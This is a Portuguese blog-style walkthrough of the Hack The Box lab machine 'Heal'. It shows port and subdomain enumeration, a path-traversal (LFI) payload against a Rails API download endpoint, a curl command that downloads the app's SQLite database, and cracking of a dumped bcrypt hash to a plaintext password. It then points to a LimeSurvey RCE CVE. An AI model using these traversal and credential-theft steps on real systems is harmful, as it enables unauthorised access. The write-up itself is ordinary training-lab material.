Montar um currículo pode ser pior do que você imagina:
Explorando vulnerabilidades no Ruby on Rails, LimeSurvey e Consul UI
Introdução
Olá mundo! Tudo bem com vocês? Sejam muito bem vindos à mais uma aventura na minha jornada no mundo da cibersegurança. Hoje vamos falar sobre Heal, uma máquina de dificuldade classificada como média no Hackthebox.
Nessa máquina nós encontramos uma falha LFI na função de download da API do site construído com Ruby on Rails. Usando essa falha conseguimos baixar o banco de dados e obter a hash do usuário ralph. Em outro subdomínio nós usamos as credenciais do ralph para logar no LimeSurvey, cuja versão é vulnerável à execução remota de código via plugin fake. Já conectados ao servidor, conseguimos obter a senha do usuário ron em um arquivo de configuração. Em seguida descobrimos que a aplicação Consul UI está rodando como root na porta 8500. Para o root nos aproveitamos de uma falha no Consul UI, que permite execução de comandos no serviço de API.
Enumeração
Nmap
Como de costume, comecei com a varredura do NMAP.
┌──(kali㉿kali)-[~/Boxes/Hackthebox/Medium/Heal]
└─$ ports=$(nmap -p- --min-rate=1000 -T4 $IP | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
sudo nmap -Pn -p$ports -sC -sV -oA nmap/$machine -vv $IP
PORT      STATE  SERVICE REASON         VERSION
22/tcp    open   ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 68:af:80:86:6e:61:7e:bf:0b:ea:10:52:d7:7a:94:3d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFWKy4neTpMZp5wFROezpCVZeStDXH5gI5zP4XB9UarPr/qBNNViyJsTTIzQkCwYb2GwaKqDZ3s60sEZw362L0o=
|   256 52:f4:8d:f1:c7:85:b6:6f:c6:5f:b2:db:a6:17:68:ae (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILMCYbmj9e7GtvnDNH/PoXrtZbCxr49qUY8gUwHmvDKU
80/tcp    open   http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://heal.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
12046/tcp closed unknown reset ttl 63
17448/tcp closed unknown reset ttl 63
18834/tcp closed unknown reset ttl 63
31485/tcp closed unknown reset ttl 63
41963/tcp closed unknown reset ttl 63
45362/tcp closed unknown reset ttl 63
52751/tcp closed unknown reset ttl 63
54197/tcp closed unknown reset ttl 63
58502/tcp closed unknown reset ttl 63
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:38
Completed NSE at 12:38, 0.01s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 12:38
Completed NSE at 12:38, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 12:38
Completed NSE at 12:38, 0.01s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.94 seconds
           Raw packets sent: 11 (484B) | Rcvd: 11 (448B)
O resultado do nmap indicou que havia apenas duas portas abertas. Como não tinha ainda as credenciais do SSH, passei a focar no site rodando na porta 80. Há também um redirecionamento para o domínio heal.htb. Assim, adicionei ao meu arquivo /etc/hosts
Tip
Você pode adicionar o domínio ao arquivo /etc/hosts com o comando.
echo "10.10.11.46 heal.htb"| sudo tee -a /etc/hosts
Website

Visitando o site, é um construtor de currículos. Você pode criar uma conta, preencher os campos de formulário, e daí fazer o download do currículo em pdf.

Então eu preenchi o currículo, baixei o pdf. Se eu tivesse capturado a request com Burpsuite, teria visto que o download é feito a partir de uma API e teria encontrado um novo subdomínio. Mas isso se corrigiu mais tarde.
No alto da página havia um botão chamado Survey, que ao clicar nos redireciona ao subdomínio take-survey.heal.htb. Rapidamente adicionei o domínio ao arquivo /etc/hosts.
Adicionando ao /etc/hosts
echo "10.10.11.46 take-survey.heal.htb" | sudo tee -a /etc/hosts
Ao visitar a página, há um novo formulário onde eu podia sugerir melhorias ao site.


Talvez fosse um vetor de ataque, mas enquanto eu investigava o pdf com a ferramenta exiftool, minha sessão expirou, revelando o nome do usuário ralph, que era o administrador da página.
Ffuf
Já que havia um subdomínio, poderia haver outros. Usando a ferramenta ffuf, fiz uma varredura e encontrei uma API.
┌──(kali㉿kali)-[~/Boxes/Hackthebox/Medium/Heal]
└─$ ffuf -w /opt/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://heal.htb -H "Host: FUZZ.heal.htb" -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://heal.htb
 :: Wordlist         : FUZZ: /opt/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.heal.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

api                     [Status: 200, Size: 12515, Words: 469, Lines: 91, Duration: 264ms]
:: Progress: [4989/4989] :: Job [1/1] :: 183 req/sec :: Duration: [0:00:30] :: Errors: 0 ::
Adicionando ao /etc/hosts
echo "10.10.11.46 api.heal.htb"| sudo tee -a /etc/hosts

Visitando a página da API, descobri que ela foi construída em Ruby on Rails. As respectivas versões também estão à mostra, e isso pode ser de ajuda para encontrar possíveis exploits.
Acesso Inicial
LFI
Após preencher o currículo e baixá-lo novamente, percebi que a API era ativada e que era possível um ataque de LFI na URL http://api.heal.htb/download?filename=.

Trocando o nome do arquivo pdf por /download?filename=../../../../../etc/passwd, consegui baixar um arquivo com o conteúdo do arquivo /etc/passwd do servidor.
┌──(kali㉿kali)-[~/Boxes/Hackthebox/Medium/Heal]
└─$ file 09437f95a222c78fc3fe.pdf
09437f95a222c78fc3fe.pdf: ASCII text

┌──(kali㉿kali)-[~/Boxes/Hackthebox/Medium/Heal]
└─$ cat 09437f95a222c78fc3fe.pdf
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
ralph:x:1000:1000:ralph:/home/ralph:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
avahi:x:114:120:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
geoclue:x:115:121::/var/lib/geoclue:/usr/sbin/nologin
postgres:x:116:123:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
ron:x:1001:1001:,,,:/home/ron:/bin/bash
Agora eu tinha dois possíveis usuários: ralph e ron. Lendo a documentação do Ruby, descobri o local do arquivo storage/development.sqlite3, que é o banco de dados padrão. Então baixei o arquivo usando a ferramenta Curl.
┌──(kali㉿kali)-[~/Boxes/Hackthebox/Medium/Heal]
└─$ curl --path-as-is -i -s -k -X $'GET' \
    -H $'Host: api.heal.htb' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36' -H $'Accept: application/json, text/plain, */*' -H $'Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo2fQ.GN0dgvSFIKLlNuDNuGl3-lIHlQ-7MeoVEw8mjyn77hY' -H $'Origin: http://heal.htb' -H $'Referer: http://heal.htb/' -H $'Accept-Encoding: gzip, deflate, br' -H $'Accept-Language: en-US,en;q=0.9' -H $'Connection: keep-alive' \
    $'http://api.heal.htb/download?filename=../../storage/development.sqlite3' -o development.sqlite3

┌──(kali㉿kali)-[~/Boxes/Hackthebox/Medium/Heal]
└─$ ls
09437f95a222c78fc3fe.pdf  cheat-sheets.md  development.sqlite3  images  log-Heal.md  misc-Heal.md  nmap
Usando o utilitário Sqlite3 na minha máquina, pude ler a hash do usuário ralph.
┌──(kali㉿kali)-[~/Boxes/Hackthebox/Medium/Heal]
└─$ vim development.sqlite3

┌──(kali㉿kali)-[~/Boxes/Hackthebox/Medium/Heal]
└─$ file development.sqlite3
development.sqlite3: SQLite 3.x database, last written using SQLite version 3045002, writer version 2, read version 2, file counter 2, database pages 8, cookie 0x4, schema 4, UTF-8, version-valid-for 2

┌──(kali㉿kali)-[~/Boxes/Hackthebox/Medium/Heal]
└─$ sqlite3 development.sqlite3
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
ar_internal_metadata  token_blacklists
schema_migrations     users
sqlite> select * from users;
1|ralph@heal.htb|$2a$12$dUZ/O7KJT3.zE4TOK8p4RuxH3t.Bz45DSr7A94VLvY9SWx1GCSZnG|2024-09-27 07:49:31.614858|2024-09-27 07:49:31.614858|Administrator|ralph|1
2|send@help|$2a$12$BlFmzgUnTU.MD320JrQ9ZOL4XfLujVpajo0B/XuTBZZ3Y4FEzqwtS|2025-05-16 09:22:53.530218|2025-05-16 09:22:53.530218|help me|send_me|0
3|wttufqpfia@cmhvzylmfc.com|$2a$12$VxnjOc/l.KuVzx3S9wc2O.pmM2WoRYKwZIPtInRXFrZdpxY9213ma|2025-05-16 13:07:56.218020|2025-05-16 13:07:56.218020|aze|aze|0
4|testestestsete@testestste|$2a$12$gJiY52T3wH4mFBM5WO2wwODv3a8AIYuMK7qage/5ol6qY5LJWsu9G|2025-05-16 13:53:46.028015|2025-05-16 13:53:46.028015|testtestetsetestrsetres|testtestestestsetest|0
5|test1234@test|$2a$12$2otmnJBf2mxQX4hEp2kxk.jJfBNjbXJyALNb72a/8317K2zFNc5je|2025-05-16 15:39:55.886152|2025-05-16 15:39:55.886152|test1234|test1234|0
6|preacher@root.htb|$2a$12$M.3jzsC59FQ5BokMYcakJ.7HJxJQBeRbSPt4vTUtBoIkFOUwMFRiq|2025-05-16 17:51:49.633806|2025-05-16 17:51:49.633806|preacher hacker|preacher|0
7|test@demo.com|$2a$12$1MqZlT6R2GDGIWTeAuFSleKuwzrz5lFQLzUnA.Kl766iMwmTn9asG|2025-05-16 18:21:00.801924|2025-05-16 18:21:00.801924|testdemo|tester|0
8|tester2@demo.com|$2a$12$mb.5m2j8fW1OQVbFHKjOf.7PXomLsc/zivx/savoCqYpMF0oNiS46|2025-05-16 18:41:17.389745|2025-05-16 18:41:17.389745|tester2|tester2|0
sqlite>
Em seguida quebrei a hash do ralph usando john the ripper.
┌──(kali㉿kali)-[~/Boxes/Hackthebox/Medium/Heal]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash-heal
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
147258369        (?)
1g 0:00:00:43 DONE (2025-05-16 16:16) 0.02314g/s 11.24p/s 11.24c/s 11.24C/s pasaway..amorcito
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Eu já tinha um usuário e senha válido - ralph : 147258369. Mas essas credenciais não serviam no SSH e na página de currículo também não tinha muito o que fazer. Foi aí que entrando no subdomínio do survey, encontrei a página inicial que me informa que se trata de um LimeSurvey.
Limesurvey
O que é o LimeSurvey?
O LimeSurvey é uma ferramenta de pesquisa online simples, rápida e anônima, repleta de insights interessantes. Segundo o próprio site oficial, a ferramenta é grátis e tão fácil quanto espremer um limão.
Procurando por um exploit, encontrei este artigo que mostrava como acessar a página de login do LimeSurvey e como explorar a vulnerabilidade CVE-2021-44967 LimeSurvey Authenticated RCE.
